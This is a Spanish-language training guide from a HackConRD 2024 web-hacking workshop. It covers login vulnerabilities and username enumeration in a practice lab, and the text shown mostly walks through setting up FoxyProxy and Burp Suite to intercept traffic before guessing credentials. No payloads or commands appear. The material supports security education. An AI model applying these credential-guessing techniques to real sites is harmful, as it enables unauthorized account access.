WORKSHOP HACKING WEB

HackConRD 2024

Integrantes:

Enddy Figueroa

Franklin Tejeda

Frewdy Dicent Zapata

INDICE

Introducción


Bienvenidos al taller de Hacking Web en HackonRD 2024, un espacio dedicado a explorar las vulnerabilidades más comunes en aplicaciones web y las metodologías efectivas para identificarlas y mitigarlas. En un mundo cada vez más digitalizado, la seguridad en la web se ha convertido en un pilar fundamental para proteger la información sensible de usuarios y empresas. Durante este taller, nos sumergiremos en técnicas avanzadas de pentesting, exploraremos herramientas de código abierto y aprenderemos a pensar como un atacante para mejorar la defensa de nuestros sistemas. Prepárate para una experiencia interactiva donde pondrás a prueba tus habilidades y aprenderás las mejores prácticas en seguridad web.

Hacking en autenticación Web (Login)


Vulnerabilidades de inicio de sesión basado en contraseña

Enumeración de nombres de usuario a través de diferentes respuestas


Primero debemos ingresar al laboratorio y logramos accediendo al link de este y presionando donde dice Access the Lab o Acceso al laboratorio.



Ya en el laboratorio, vamos a ir a la parte de my account o mi cuenta




Ya en el panel de login, vamos a tratar de conseguir el usuario y la contraseña por medio de prueba de posibles credenciales, esto lo hacemos con Burpsuite, por lo que vamos a pasar a instalar Burpsuite.





Ahora instalamos la extensión foxy proxy para el navegador que utilizaremos en este laboratorio, presionamos agregar a Firefox que es el navegado en este caso, luego presionamos agregar, marcamos la casilla de permitir correr la extensión en una ventana privada y presionamos okay:

https://addons.mozilla.org/es/firefox/addon/foxyproxy-standard/


En esta parte agregamos la extensión y por eso nos aparece eliminar, pero cuando no hemos agregado la extensión al navegador, nos aparece agregar a Firefox:









Ahora vamos a configurar el foxyproxy presionando en opciones:




Luego presionamos proxies y presionamos agregar:




Ahora agregamos un puerto que en este caso puede ser el puerto 8000 o el puerto 8080 para que no tenga inconvenientes con otros puertos que estén corriendo en la máquina, agregamos la dirección ip del local host (la dirección local por defecto de nuestra maquina) donde dice hostname y agregamos un nombre que queramos a esta configuración (en este caso Burpsuite) que nos permitirá escuchar e interceptar los paquetes con la herramienta Burpsuite por medio del puerto y la ip asignada y presionamos en guardar:




Ahora seleccionamos la opción que creamos en el paso anterior y abrimos el Burpsuite desde la terminal de la siguiente manera:






Ahora precionamos ok si nos aparece esta advertencia:


Aquí presionamos Next:




Presionamos Start Burp:




Debemos irnos a proxy y a opciones y agregar la configuracion que hicimos en el foxy proxy:

